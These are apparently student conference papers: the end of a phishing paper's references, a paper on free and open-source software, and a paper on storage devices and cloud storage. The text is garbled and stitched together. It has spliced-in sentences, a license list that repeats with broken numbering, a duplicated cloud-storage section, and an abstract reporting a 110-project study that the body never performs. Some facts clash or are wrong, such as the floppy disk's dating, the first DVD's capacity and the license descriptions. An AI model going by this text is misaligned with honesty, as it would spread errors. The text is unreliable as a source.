- [9] <https://searchsecurity.techtarget.com/definition/whaling>.
- [10] <https://www.csoonline.com/article/3538831/what-is-smishing-how-phishing-via-text-message-works.html>.
- [11] <https://www.threatmark.com/on-vishing-attacks-and-how-to-prevent-them>.
- [12] I. Vayansky and S. Kumar, "Phishing – challenges and solutions," *Comput. Fraud Secur.*, vol. 2018, no. 1, pp. 15–20, 2018, doi: 10.10 16

Free and Open-Source Software

Aditya Maurya, Prof. Jigar Bhawsar

MCA, Parul University

madityauma20@gmail.com

Abstract:

Open source has become more significant in every aspect now. Many opensource software and technologies have seen a significant amount of growth in last few years. In this research we will see what FOSS is, and what is its importance in our life and also in this every growing tech industry. In this study we will look across various opensource projects in various fields, its key features and how they are performing today as we compare them to its proprietary competitors. Proprietary software are such software which are paid software and the user will have to pay some money to get the software. It is a widely held belief that Free/Open-Source Software (FOSS) development leads to the creation of software with the same, if not higher quality compared to that created using proprietary software development models. However, there is little research on evaluating the quality of FOSS code, and the impact of project characteristics such as age, number of core developers, code-base size, etc. In this exploratory study, we examined 110 FOSS projects, measuring the quality of the code and architectural design using code smells. We found that, contrary to our expectations, the overall quality of the code is not affected by the size of the code base, but that it was negatively impacted by the growth of the number of code contributors. Our results also show that projects with more core developers don't necessarily have better code quality.

Keywords: FOSS, Proprietary, Open-Source Software, Code Base, Repositories.

Introduction:

As the name suggests free and open-source software are free as well as open source. Meaning, the user will not have to pay anything in-order to get that particular software and use that software on their systems. Apart from being free they are opensource which means that the user will get the code base of that software along with the license which will give them the freedom to modify that

software according to their needs and also can redistribute their modified version of that software to other users. If you see, today there are open-source version of some if not all the major software that are out there in the world. Even there are some software which are more well-known, as we compare them to their proprietary versions. These well-known softwares have their complete code from starting from GUI of their software till their kernel, complete code base out there on the internet freely available for their users.

As these softwares are Open Source, the quality of the software might concern you. Though some OSS have proved be quite reliable and some studies have also argued these some of these OSS can produce some very quality of code bases. There are critics who believe that OSS can be harmful as these softwares are produced in an environment where there is no management of the people and their works that they do on OSS. But it is said that FOSS have developed its own work management techniques and quality assurance of their software. Studies and research have which involves are large amount of contributor and are large code base have a higher quality as compared to that of lower-level project which comparatively less contributors.

Evaluating the quality of software can be a difficult task because there are a large number of properties that could be evaluated such as functionality, adherence to specifications, security, usability, etc.. It is not clear that these factors, even when combined, would give an adequate definition of quality. As a result many researchers have used different project characteristics as a substitute measure of the quality of a project, including longevity, operational software characteristics, number of open bugs, etc. None of these properties measure code quality directly (e.g. open bug reports is at best an indirect measure, as it is confounded by the size of the code base and the quality and extent of testing). One could argue that in the absence of requirements and objective definitions of quality, the more objective measure to focus on would be the quality of the code itself.

History:

During 1950-1980's when there was not very much influence of computer to the life of the common people, there were not a good amount of people who were interested in buying such expensive machines and also pay extra amount of money for the software or other computer programs that you can use. So, what the companies used to do is they used to do is they would sell the computer hardware and the software in bundles, so that they can be affordable to common man. This practice was quite common with the companies back then. Due to this the customers would have their software's source code with them, as it was free. But, due to prevailing demand of software there are certain companies that were funding to these software companies and they would sell the software alone to the customers by charging some amount from them. But there was some software that were still free and they sold in bundles with the systems. In 1991, Linus Torvalds, who created the Linux kernel, released it as a freely modifiable source code. Linux was not released under any license. But in 1992 with version 0.12 he relicensed it under GNU General Public License, which is also a free and open-source license.

Working of OSS:

OSS (Open-Source Software) are freely available out there on internet. Now, you might be having one question that, since this software are free, how it is maintained and how does it gets new features and updates? And as we are not paying anything who will update and add new features in this apps?

Well, this software are stored in public repositories and shared publicly. Anyone can access these code bases and they can also contribute to these code bases. They can improve some bugs, they can add they add some new features. Overall, anyone can contribute in improving the user experience of these software by writing some useful codes and improving some documentation. Basically there are Open Source Communities which helps in managing project, his/her code work is first checked by certain developers who are on a higher level of that projects, if his/her code is passed by these higher level developers then that code is added to the main code base. That's it basically. This is how an Open Source Software works.

Major FOSS initiatives taken by the Government :

1. NRCFOSS - National Resource Centre for Free & Open Source Software

The National Resource Centre for Free & Open Source Software (NRCFOSS) has been established to provide design, development and support services to the FOSS community in the country and also strengthen the global FOSS ecosystem by contributing to the open source pool.

2. BOSS – Bharat Operating System Solutions

BOSS, Bharat Operating System Solutions, is a GNU/Linux based localized Operating System distribution that supports 18 Indian languages - Assamese, Bengali, Bodo, Gujarati, Hindi, Kannada, Kashmiri, Konkani, Maithili, Malayalam, Manipuri, Marathi, Oriya, Punjabi, Sanskrit, Tamil, Telugu and Urdu. BOSS has been certified by Linux Foundation and is expected to meet the stringent demands of e-governance.

3. BOSS Support Centers

To make BOSS Linux popular, BOSS Support Centres are being set up throughout India. In addition, creating awareness through training and workshops, distributing free BOSS CDs/DVDs among end users are all part of the proliferation efforts.

4. Enhancing Accessibility of FOSS desktops

CDAC Mumbai has developed number of tools and applications for enhancing accessibility of FOSS Desktops for differently-abled users. Software based assistive technologies for differently abled users have been developed, named as, Accessible Linux for Visually Challenged (ALVIC). Gestures with Mouse (GeM) have been developed exclusively for physically challenged users.

5. GNU Compiler Collection Centre (GCC)

GCC (GNU Compiler Collection) Resource Center at IIT Bombay has been set-up to undertake focused research in GCC covering Optimizer Generator, Precise Pointer Analysis and Simplifier Machine Description mechanism.

6. Open Source e-Learning Laboratory

Open source e-learning laboratory has been established at C-DAC Hyderabad. E-Learning solutions such as LMS, CMS, Authoring Tools, Video streaming tools and e-Learning standard compliant solutions have been developed. Certificate courses in “Linux System programming”, “Linux Kernel Programming & Device

Drivers” and “Web Application Development using the wheel movements. The robot can be operated Open Source Software” are being run on-line by the Centre. Also, an On-line course on ‘Financial Literacy’ the video from robot’s eyes (the camera in Android to be offered through e-Shikshak and Moodle, has been developed. operates over Wi-Fi.

7. Technology / applications development for Mobile platforms

Technology development for Mobile Platforms, using open source software, is being pursued at C-DAC Chennai. A variant of BOSS titled NetBOSS has been developed for Netbooks which has a fast booting time and supports touch screen displays. The features of NetBOSS include multilingual support, Wi-Fi and Bluetooth connectivity.

8. HR development in FOSS

AUKBC Research Centre, Anna University, Chennai has taken giant strides in HR development in the sphere of FOSS. A pool of FOSS trained teacher and student community has been generated across India through awareness campaigns, training programs and workshops. FOSS elective courses are now part of curriculum in several higher institutes of technical learning.

9. Development of Service oriented Architecture for Kernel services

Dhara - a Service abstraction based OS Kernel design model has been developed at IIT Madras as part of NRCFOSS project.(dos.iitm.ac.in/)

10. Bharti Sim: An Advanced Micro-architectural Simulator

Today, there is an urgent need to parallelize the simulation software as the number of cores is increasing exponentially. BhartiSim is being developed by IIT Delhi as a highly configurable parameterized simulator with simple XML interface. The salient features of the simulator are Parallel Execution, support for Multiple Emulators, Transactional Memory, Accelerators and Network on Chip (NoC).

11. Localization and Hardware Interface for Android Based mobile devices

This project being implemented by CDAC (Chennai, Delhi) and ICFOSS Kerala has multiple research components aimed at enhancing the utility of the Android platform. Under the project, a Telepresence Robot has been developed which uses Android Tablet as it’s computing and communication component while using open hardware – Arduino board for controlling

12. Educational domain projects

Project “Trainers Training & Students Talent Transformation” has been initiated along with CBSE for e-content development (enhanced with multimedia, experiments, question banks etc.) for Secondary level Mathematics, Science and Social Science subjects and training CBSE teachers. An e-Journal “Creative Computing @ Schools” has also been developed as part of the project. The project is being implemented by CDAC (Chennai, Mumbai, Bangalore & Delhi).

13. INDO-US R&D Projects

Indo - US projects have been initiated at CDAC (Chennai, Trivandrum), IIT Delhi, IIT Bombay and IIIT Delhi to pursue high-end research in areas of Smart buildings, Power grid and Healthcare along with US counterparts. . Project “Pervasive Sensing and Computing Technologies for Energy and Water Sustainability in Buildings” is being executed by IIIT-Delhi, CDAC- Chennai and University of California, Los Angeles (UCLA), USA; Project “Designing a Smarter and Greener Electric Grid: A Sensor Data Driven Approach” is being executed by IIT-Bombay, CDAC- Trivandrum and University of Massachusetts, Amherst (UMASS) Massachusetts, USA, and the project “Foundation of Trusted and Scalable “Last Mile” Healthcare” is executed by IIT-Delhi, AIIMS- Delhi and CDAC- Chennai and Dartmouth College, Rice University, USA.

This shows how important FOSS really is. It is due to FOSS only that these initiatives took place and it is also benefiting people in number of ways. These initiatives also reflects the wide range of areas where FOSS proved to be useful.

GitHub and git:

GitHub and git are one of the most important and well known places where Open Source enthusiasts can find projects to contribute in. Infact repositories of many opensource software has been uploaded here. Git is a version control system that lets you mange and keep track of your projects source code. GitHub is a cloud based hosting

service that lets you manage Git repositories.

different platforms such as Android, Mac OS X, Linux, Windows, iOS and more.

Major Open Source Software:

Mozilla FireFox :

Mozilla Firefox is a customizable internet browser and free open source software. It offers thousands of plugins that are accessible with a single click of your mouse. The platform holds 3.98% of the worldwide browser market share and it is available for Android, iOS, Windows and Linux. According to CNET, Mozilla reshaped the technology industry and fanned the flames of open source software that changed the way social networks and operating systems function.

LibreOffice :

LibreOffice is a complete office suite that offers presentations, documents, spreadsheets and databases. Unlike Microsoft Office, which is not accessible for everyone due to its pricing model, LibreOffice is totally free. To support it, its users can make donations when they download. So, it has a huge community of contributors. It is available for Mac, Linux and Windows and it also has a live chat and a forum where you can turn to when searching for help.

GIMP:

Another of the best open software source examples that is worth mentioning is the photo editing tool GIMP. It offers similar features like some of the expensive tools on the market including various filters and effects, and yet it is free. GIMP is available across different platforms including Windows and Linux and it has different 3d party plugins and customization options. Plenty of illustrators, graphic designers and photographers use it to improve their pictures and enhance their work.

VLC Media Player:

VLC Media Player is one of the most popular open source software examples that you can use for free. This multimedia player is used for video, media and audio files and it plays discs, webcams, streams and devices. Most of the users use it for streaming podcasts as well. It allows you to optimize your audio and video files for a particular hardware configuration and also offers a plethora of extensions and skins which allows you to create customized designs. What's more, it runs on

Linux:

According to a Stack Overflow survey, 83.1% of developers claimed that Linux is the most wanted platform. Linux is one of the most user-friendly open source software on the market. It is most commonly used on Android devices and desktops.

What makes this operating system different from the others is that it costs nothing and it is incredibly customizable.

Most companies also choose it because it is highly secure and offers excellent community support.

Blender:

Blender is another of the best open source software examples of 2021.

It is a 3D graphics and animation tool that supports motion tracking, simulation, animation, video, editing, rendering, modeling and much more.

It also offers a set of modeling tools and features including real-time viewpoint prereview, multi-resolution and support for Planar tracking and Tripod solvers.

GNU Compiler Collection:

GNU Compiler Collection is a collection of compilation tools for software development in the C, C++, Ada, Fortran and other programming languages. It provides high-quality releases regularly and works with native and cross targets.

The sources it offers are freely available via weekly snapshots as well as SVN.

Python:

Python is common programming and scripting language used by custom software developers.

According to IEEE, it was the most popular language in 2019. In recent years, it attracts plenty of new users because of its fast-growing field of machine learning.

It is also easy to use which is why most of the developers also choose this open source software.

PHP:

When talking about the best open source software

examples of 2021, we shouldn't miss PHP.

It is a software development language used for creating websites and other digital platforms.

It is fast and flexible and powers some of the most popular websites around the globe including Slack and Spotify.

Shotcut:

Shotcut is a video editor that offers powerful features including audio and webcam capture, color, text, noise, and counter generators, support of popular image formats, EDL export and much more.

It is a great tool to edit your audio and video files with and it is available for Windows, macOS and Linux.

On its website, you can also find great resources and tutorials on how to use this free open source software.

The Most Popular Open Source Software Licenses

Open source software licenses allow users and commercial companies to run, modify and share different sets of software code. In other words, these licenses are legal contracts between the creator and the user. They imply that anyone with a license can use the software under specific conditions. They are mostly available free of charge and sometimes may have restrictions. For example, users may be confined to preserve the name of the authors. Or, it may also happen that they are not able to redistribute the licensed software under the same license only. There are over 200 licenses of this type. Here are the most popular:

1. **MIT license (MIT):** The users who are MIT licensed can use open source software code according to their preferences and without any restrictions. This license is also GPL-compatible meaning that users can modify the original code without affecting the resultant derivative code of the original permit.

2. **Apache License 2.0 (Apache-2.0):** Those who have issued an Apache license can freely run, modify and share software code. However, they must follow the terms of the Apache license which has strict rules, especially to redistribution. Thereby, users have to provide unequivocal statements

verifying that files have been modified. And, they also need to include notices in their original work.

3. **3-clause BSD license (BSD-3-Clause):** The developers who own a BSD-3-Clause license also need to include the original copyright notice, disclaimer and several other conditions that are mandatory. This license is very similar to MIT. However, the main difference is that it provides a clause that protects the original creators of the software.

4. **GNU General Public License (GPL):** Those who write software code under GPL, must release it as open source. In other words, all the users are obliged to release the full source code and all the rights to change and share the entire code.

5. **Common Development and Distribution License 1.0 (CDDL-1.0):** All the users who own a CDDL can reproduce and distribute any original and derivative work. However, they cannot make any trademark, copyright or patent changes included in the contract. When developers share a modified form of the source, they must make it available under CDDL. However, if the form does not contain the original code, they don't have to release it under CDDL.

6. terms of the Apache license which has strict rules, especially to redistribution. Thereby, users have to provide unequivocal statements verifying that files have been modified. And, they also need to include notices in their original work.

7. **3-clause BSD license (BSD-3-Clause):** The developers who own a BSD-3-Clause license also need to include the original copyright notice, disclaimer and several other conditions that are mandatory. This license is very similar to MIT. However, the main difference is that it provides a clause that protects the original creators of the software.

8. **GNU General Public License (GPL):** Those who write software code under GPL, must release it as open source. In other words, all the users are

obliged to release the full source code and all the rights to change and share the entire code.

7. <https://www.synopsys.com/glossary/what-is-open-source-software.html>

9. Common Development and Distribution

License 1.0 (CDDL-1.0): All the users who own a CDDL can reproduce and distribute any original and derivative work. However, they cannot make any trademark, copyright or patent changes included in the contract. When developers share a modified form of the source, they must make it available under CDDL. However, if the form does not contain the original code, they don't have to release it under CDDL.

Conclusion:

With the study I was able to show the importance of FOSS and how it makes impact and the tech industry. With this report it is clear that we need Open-source software as much as we need proprietary. And we should also contribute to these softwares which will help them to sustain itself.

Acknowledgement:

I would like to thank Parul University and the coordinators of NCEVT (National Conference on emerging vistas of Computer Science and IT) this event for their input and valuable feedback on the research.

References:

1. <https://www.researchgate.net/publication/328639147>
Analysis of Free and OpenSource Software FOS
S Product in Web Based Client-
Server Architecture
2. Analysis of Free and Open-Source Software (FOSS) Product in Web Based Client-Server Architecture Free and Open-Source software development the end of teenage years.
3. Free and Open-Source Software Organizations: A large-scale analysis of code, comments and commits frequency.
4. <https://www.ics.uci.edu/~iftekha/pdf/paper1.pdf>
5. <https://www.meity.gov.in/content/major-foss-initiatives>
6. https://en.wikipedia.org/wiki/Free_and_open-source_software

The Biggest Tour of Storage Devices from 19's To 20's

Mr. Ganesh Bagul¹, Ms. Srushti Sonawane², Ms. Anushree Saindane³

¹²³Third Year Computer Engineering Diploma Students of Guru Gobind Singh Polytechnic Nashik, Maharashtra, India

✚ ABSTRACT

Data storage and backup needs have evolved over the years necessitating the need for evolution of data storage methods and devices. The needs for a higher storage capacity as well as versatility of storage devices and the need for technologically advanced storage devices became apparent.

✚ INTRODUCTION

Since the advent of computers, there has been a need to transfer data between devices and/or store them permanently. You may want to look at a file that you have created or an image that you have taken today one year later. For this it has to be stored somewhere securely. In computing, external storage comprises devices that store information outside a computer. Such devices may be permanently attached to the computer, may be removable or may use removable media. More commonly referred to as an external drive, external storage is storage that's not part of the internal parts of a computer. There are many types of storage devices available in the market depending on their storage capacity, accessing time or compatibility with an application. In this article 'History of Computer Storage Devices – Revisiting 14 Devices' we will take a look at different types of storage devices.

✚ EVOLUTION OF BACKUP DEVICES

❖ Floppy Disk(1967)

A floppy disk or floppy diskette (sometimes casually referred to as a floppy or diskette) is a type of disk storage composed of a thin and flexible disk of a magnetic storage medium in a square or nearly square plastic enclosure lined with a fabric that removes dust particles from the spinning disk. Floppy disks are read from and written to by a floppy disk drive (FDD). The floppy disk was developed at IBM's San Jose laboratory in 1967. Originally, floppy disks were uncovered magnetic disks, hence the "flop." Later, plastic envelopes were added to protect from dirt and scratches and varying sizes of the disk emerged. The first floppy disks, invented and made by IBM, had a disk diameter of 8 inches (203 mm). Subsequently, 5 ¼ –

inch (133 mm) and then 3 ½ – inch (90 mm) became a ubiquitous form of data storage and transfer into the first years of the 21st century. By 2006, however, computers were rarely manufactured with installed floppy disk drives; 3 ½ – inch floppy disks can still be used with an external USB floppy disk drive. IBM started using the 720 KB double-density 3 ½ – inch micro floppy disk on its Convertible laptop computer in 1986 and the 1.44 MB high-density version with the PS/2 line in 1987.

❖ Compact Disc(1982)

The first highly portable optical storage. CDs had a capacity of 650 – 700 MB. That could hold 70,000 formatted .doc files, 140 minutes of low-resolution video, or, more. The Compact Disc was developed in 1982 by both Sony and Phillips. Although the CD was only 12 centimeters in diameter, when first introduced, the CD could hold more data than a personal computer's hard drive. CD drives read the data stored on discs by shining a focused laser beam at the surface of the disc. CDs revolutionized the music industry in the 1980s, eventually replacing the vinyl record and cassette tape. The sale of CDs has been eclipsed by digital music in recent years, but still sell by the tens of millions every year.

❖ Zip Drive(1994)

The Zip drive is a removable floppy disk storage system that was introduced by Iomega in late 1994. Considered medium-to-high-capacity at the time of its release, Zip disks were originally launched with capacities of 100 MB, then 250 MB, and finally 750 MB. The format became the most popular of the super-floppy products which filled a niche in the late 1990s portable storage market. However, it was never popular enough to replace the 3 ½ – inch floppy disk. Zip drives fell out of favor for mass portable storage during the early 2000s. The Zip brand later covered internal and external CD writers known as Zip-650 or Zip-CD, which have no relation to the Zip drive.

❖ Digital Video Disk(1995)

DVD (abbreviation for Digital Video Disc or Digital Versatile Disc) is a digital optical disc data storage format invented and developed in 1995 and released in late 1996. The medium can store any kind of digital data

and was widely used for software and other computer files as well as video programs watched using DVD players. DVDs offer higher storage capacity than compact discs while having the same dimensions.

The first DVD had 1.46 GB of storage, big enough to hold a short movie or 2 CDs. Some manufacturers make dual-sided, single-layer discs that can hold 9.4 GB of data

Prerecorded DVDs are mass-produced using molding machines that physically stamp data onto the DVD. Such discs are a form of DVD-ROM because data can only be read and not written or erased. Blank recordable DVD disks (DVD-R and DVD+T) can be recorded once using a DVD recorder and then function as a DVD-ROM. Rewritable DVDs (DVD-RW, DVD+RW, and DVD-RAM) can be recorded and erased many times. DVDs are used in DVD-Video consumer digital video format and in DVD-Audio consumer digital audio format as well as for authoring DVD discs written in a special AVCHD format to hold high definition material (often in conjunction with AVCHD format camcorders). DVDs containing other types of information may be referred to as DVD data discs.

❖ SD Card(1999)

Secure Digital, officially abbreviated as SD, is a proprietary non-volatile memory card format developed by the SD Association (SDA) for use in portable devices. SD Card The standard was introduced in August 1999 by joint efforts between SanDisk, Panasonic (Matsushita) and Toshiba as an improvement over MultiMedia Cards (MMCs), and has become the industry standard. The three companies formed SD-3C, LLC, a company that licenses and enforces intellectual property rights associated with SD memory cards and SD host and ancillary products. The companies also formed the SD Association (SDA), a non-profit organization, in January 2000 to promote and create SD Card standards. SDA today has about 1,000 member companies. The SDA uses several trademarked logos owned and licensed by SD-3C to enforce compliance with its specifications and assure users of compatibility. Size matters not. Unless you're getting smaller, more portable data storage, that is. The first SD cards held around 64MB, enough to hold 50 photos or 13 minutes of low-resolution video which is around 1/11 of a CD. The highest capacity of an SD card today is 1 terabyte.

USB Flash Drive(1999)

M-Systems, an Israeli company, developed the USB Flash Drive in 1999. The drive of many names. The first flash drive developed held 8 MB. It is colloquially known as a thumb drive, pen drive, jump drive, disk key, disk on key, flash-drive, or a memory stick. Similar to SD cards, USB flash drives use flash memory. USB flash drives became popular as portable storage devices due to the convenience of plugging them into a computer's USB port for data transfer.

❖ Blu-Ray Optical Disc(2003)

This high definition disc supported and stored 25 GB of high definition video at 1080p, which is around 36 CDs. Sony has cranked up optical disc storage to 3.3 terabytes today Intended to be the successor to the DVD, the Blu-ray optical disc was developed by a technology industry consortium. While older DVDs were only capable of 480p resolution, the Blu-ray swooped in with more than double the capacity. The name was derived from the relatively short wavelength blue laser capable of reading a higher density of data on the disc as opposed to the red laser used for reading DVDs

❖ Cloud Data Storage(2006)

The first all web-based data storage system was PersonaLink Services, launched by AT&T in 1994. Amazon Web Services launched AWS S3 in 2006, in part starting the trend toward massive cloud data storage. With cloud storage, remote databases are used to store information, made accessible at any time via internet access. As cloud technologies improve, cloud storage will become less and less expensive. Cloud storage is a model of computer data storage in which the digital data is stored in logical pools, said to be on "the cloud". The physical storage spans multiple servers (sometimes in multiple locations), and the physical environment is typically owned and managed by a hosting company. These cloud storage providers are responsible for keeping the data available and accessible, and the physical environment protected and running. People and organizations buy or lease storage capacity from the providers to store user, organization, or application data. Cloud storage services may be accessed through a co-located cloud computing service, a web service application programming interface (API), or by applications that utilize the API, such as cloud desktop storage, a cloud storage gateway, or Web-based content management system.

✚ FLOPPY DISK IS DEAD. TIME TO MOVE TO CLOUD

It is the end of the road for the humble floppy that once littered homes across the world. Sony, the sole major manufacturer, confirmed it is finally killing off the floppy disk. The Japanese electronics manufacturer, that sold over 12 million of the devices, has made it clear that it will stop making floppy disks from next year, leaving no manufacturer in the market, reports the Telegraph. “It’s amazing to think anyone still uses them, but they are popular still in Japan “Due to dwindling demand, Sony discontinued European production of 3.5 inch floppy disks in September 2009. The last European sale of a floppy disk took place in March 2010,” said a spokesman for Sony in Britain. First developed in 1971, floppies have helped consumers store documents, pictures and data on an easy to use format.

PC Magazine said that the decision to end 3.5-inch disk production is just another signal that local storage media and platforms cannot be trusted with users .. It’s fair to say that optical storage will someday meet the same fate as the 3.5-inch floppy. USB drives and SD and Micro SD cards could, someday, too.

Where do you put your data? PC Magazine suggests it’s time to take the task of managing storage platforms out of the hands of consumers. It’s time for everyone to consider cloud-based options seriously . Putting all of your data in the cloud may sound crazy, but it’s certainly much smarter than storing on eventually-tobe-obsolete med




Fig 1. History of Data Backups

✚ HOW CLOUD STORAGE WORKS?

Cloud storage involves at least one data server that a user connects to via the internet. The user sends files manually or in an automated fashion over the Internet to the data server which forwards the information to multiple servers. The stored data is then accessible

through a web-based interface.

Cloud storage systems involve vast numbers of data servers to ensure their availability. That way, if one server requires maintenance or fails, the user can rest assured that the data has been replicated elsewhere to ensure availability. For example, the Amazon AWS Cloud spans 55 availability zones in 18 geographic regions at the present time

While the data in a public cloud is replicated in different physical locations for fault tolerance and disaster recovery purposes, the primary or local location tends to be nearer physically to the company’s facility using it so the data can be processed faster and at lower costs then, say choosing a primary location halfway around the globe.

Cloud storage management trends continue to unfold with more companies extending out to the cloud. Public clouds are managed by public cloud service providers.

EXAMPLES OF CLOUD STORAGE

The internet has drastically changed the IT industry. It not only connects a person with the world, but it also introduces new features every year. In the last decade, “cloud” was a new term tossed in the market, and soon it gained so much popularity that it now covers a large area of the industry. Up to some extent, we all are familiar with cloud technology and how it stores our data at remote locations, and now every big tech company uses this technology to save their own and customers’ data. Cloud is not only limited to large organizations or enterprises but now even ordinary people also use the cloud to store their data. Cloud has become so popular that every big tech giant has its cloud service. For example, if you are an android user, you have to connect your mobile device to a Google drive. This will store your data at a remote location, so even if your mobile gets lost or reset, you can recover your data from the remote server.

✚ THE FUTURE OF CLOUD STORAGE

Cloud storage is the use of the Internet to outsource the tasks that might be performed on a computer. It is mainly used for online storage and saving of data, which is uploaded to a network of remotely connected servers. But you may be thinking what is the future of cloud storage? Learn more, how cloud storage will be a need in the coming future.

Cloud Storage is of four types:

Personal Cloud Storage: Storage services for individual and casual users to store data that can be synced on multiple devices.

Private Cloud Storage: This storage is used at the enterprise level at either on-premise level or external hosting.

Public Cloud Storage: Outsourcing of business data to third-party cloud storage service providers.

Hybrid Cloud Storage: This is a combination of Public and Private Cloud Storage.

In the coming two years, 83 percent of the business enterprises will be Clouding their workload. Around enterprises will use Public Cloud platforms. Around 20 percent of offloads are predicted for Private Cloud Platforms and 22 percent of enterprises will use Hybrid Cloud Platforms and that's the future of cloud storage.

By the year 2025, around 80 billion mobile devices will be connected to the Internet that will generate around 180 trillion gigabytes of data! (Source: Forbes).

The storage spaces have started becoming congested due to the amount of data being generated and downloaded. The busy Internet has started to slow down the performance of Cloud software, making them slow in their response, in turn impacting the business performance.

Now imagine, the impracticality of even the best cloud storage services, by the time a billion more devices get connected and start looking for data storage spaces. This is particularly true when the data needs to respond in real-time to the end-user. Examples of this are medical applications used by patients, educative applications used by students, a car driver using Google Maps, etc.

Any delays in data provided in these situations could prove to be disastrous and result in a life and death situation.

With predictions like these, the provision of seamless and powerful storage services that are at the same time securely strategized has become one of the greatest challenges for companies providing these infrastructures.

Cloud computing cannot alone meet these demands for faster-responding data.

The future of Cloud Storage lies in moving the data and computing closer to the users. Known as Edge

Computing, which literally means moving the cloud drives to the edge of the network instead of in faraway cloud space. Edge Computing works on the premise of delivering the data to a computing device nearer to the user, becoming a mini data center, resulting in a response in real-time.

Storage of data on Edge platforms will reduce the costs, as businesses will pay only for the data that is downloaded and analyzed and not for the entire data. This will also address the privacy and security concerns in cases of transfer of data, which is personal like a person's location, or health data.

Edge computing also has an advantage of alternativity of devices i.e. if one device accidentally fails, other associated devices will remain functional.

However, even as data analysis and storage is moved to the Edge, Cloud computing will continue to play a major role in the case of massive data transfers. The future is in creating the best cohesive practices that use the best of both technologies that will help in better management and analysis of data and increasing the functionality of IoT.

CONCERNS ABOUT CLOUD STORAGE

The following are six of the top risks that must be addressed when using cloud storage and file sharing apps for business.

With the rising popularity of cloud storage, and its ever-increasing versatility, it's no surprise that enterprises have jumped on the cloud bandwagon. This powerful tool not only meets storage and computing needs, but also helps saves business thousands of dollars in IT investments. This high demand for storage has nurtured the growth of a thriving cloud service industry that offers affordable, easy-to-use and remotely-accessible cloud services.

But as with every kind of new technology, whether physical or virtual, IT experts have warned of the inherent security risks associated with using cloud storage and file sharing apps. In fact, security or the lack thereof has restricted universal adoption of cloud services. The main issue is that enterprises have to entrust the security of their sensitive business data to third-parties, who may or may not be working in their best interest. There are several risks associated with the use of third-party cloud services, here are six of them to focus on:

NO CONTROL OVER DATA

With cloud services like Google Drive, Dropbox, and Microsoft Azure becoming a regular part of business processes, enterprises have to deal with newer security issues such as loss of control over sensitive data. The problem here is that when using third-party file sharing services, the data is typically taken outside of the company's IT environment, and that means that the data's privacy settings are beyond the control of the enterprise. And because most cloud services are designed to encourage users to back up their data in real-time, a lot of data that wasn't meant to be shared can end up being viewed by unauthorized personnel as well. The best way to avoid such a risk is by ensuring you're your provider encrypts your files during storage, as well as transit, within a range of 128 to 256-bit.

DATA LEAKAGE

Most of the businesses that have held back from adopting the cloud have done so in the fear of having their data leaked. This feat stems from the fact that the cloud is a multi-user environment, wherein all the resources are shared. It is also a third-party service, which means that data is potentially at risk of being viewed or mishandled by the provider. It is only human nature to doubt the capabilities of a third-party, which seems like an even bigger risk when it comes to businesses and sensitive business data. There are also a number of external threats that can lead to data leakage, including malicious hacks of cloud providers or compromises of cloud user accounts. The best strategy is to depend on file encryption and stronger passwords, instead of the cloud service provider themselves.

BYOD

Another emerging security risk of using cloud storage and FSS is that they have given employees the ability to work on a Bring Your Own Device (BYOD) basis. And this trend is set to increase as more employees prefer to use their own devices at work, either because they're more used to their interfaces or have higher specs than company-provided devices. Overall, BYOD has the potential to be a win-win situation for employees and employers, saving employers the expense of having to buy IT equipment for employees while giving employees more flexibility. However, BYOD also brings significant security risks if it's not properly managed. Stolen, lost or misused devices can mean that a business' sensitive data is now in the hands of a third-party who could breach the company's network and steal valuable information. Discovering a data breach on an external (BYOD) asset is also more difficult, as it is nearly impossible to track and monitor employee devices without the

proper tools in place.

SNOOPING

Files in the cloud are among the most susceptible to being hacked without security measures in place. The fact that they are stored and transmitted over the internet is also a major risk factor. And even if the cloud service provides encryption for files, data can still be intercepted on route to its destination. The best form of security against this threat would be to ensure that the data is encrypted and transmitted over a secure connection, as this will prevent outsiders from accessing the cloud's metadata as well.

KEY MANAGEMENT

The management of cryptographic keys has always been a security risk for enterprises, but its effects have been magnified after the introduction of the cloud, which is why key management needs to be performed effectively. This can only be done by securing the key management process from the start and by being inconspicuous, automated, and active. This is the only way to ensure that sensitive data isn't vulnerable when it is going to the cloud. Additionally, keys need to be jointly-secured, and the retrieval process should be difficult and tedious, to make sure that data can never be accessed without authorization.

CLOUD CREDENTIALS

The basic value proposition of the cloud is that it offers near-unlimited storage for everyone. This means that even an enterprise's data is usually stored along with other customers' data, leading to potential data breaches via third parties. This is mitigated - in theory - by the fact that cloud access is restricted based on user credentials; however those credentials are also stored on the cloud and can vary significantly in security strength based on individual users' password habits, meaning that even the credentials are subject to compromise. While a credential compromise may not give attackers access to the data within your files, it could allow them to perform other tasks such as making copies or deleting them. The only way to overcome this security threat is by encrypting your sensitive data and securing your own unique credentials, which might require you to invest in a secure password management service.

While the cloud storage and file sharing services can offer great value to enterprises for their flexibility, scalability, and cost savings, it is critical that organizations address these security concerns with the implementation of a comprehensive cloud security

strategy before adoption of or transition to cloud services.

✚ THE FUTURE OF CLOUD STORAGE

Cloud storage is the use of the Internet to outsource the tasks that might be performed on a computer. It is mainly used for online storage and saving of data, which is uploaded to a network of remotely connected servers. But you may be thinking what is the future of cloud storage? Learn more, how cloud storage will be a need in the coming future.

Cloud Storage is of four types:

Personal Cloud Storage: Storage services for individual and casual users to store data that can be synced on multiple devices.

Private Cloud Storage: This storage is used at the enterprise level at either on-premise level or external hosting.

Public Cloud Storage: Outsourcing of business data to third-party cloud storage service providers.

Hybrid Cloud Storage: This is a combination of Public and Private Cloud Storage.

In the coming two years, 83 percent of the business enterprises will be Clouding their workload. Around enterprises will use Public Cloud platforms. Around 20 percent of offloads are predicted for Private Cloud Platforms and 22 percent of enterprises will use Hybrid Cloud Platforms and that's the future of cloud storage.

By the year 2025, around 80 billion mobile devices will be connected to the Internet that will generate around 180 trillion gigabytes of data! (Source: Forbes)

The storage spaces have started becoming congested due to the amount of data being generated and downloaded. The busy Internet has started to slow down the performance of Cloud software, making them slow in their response, in turn impacting the business performance.

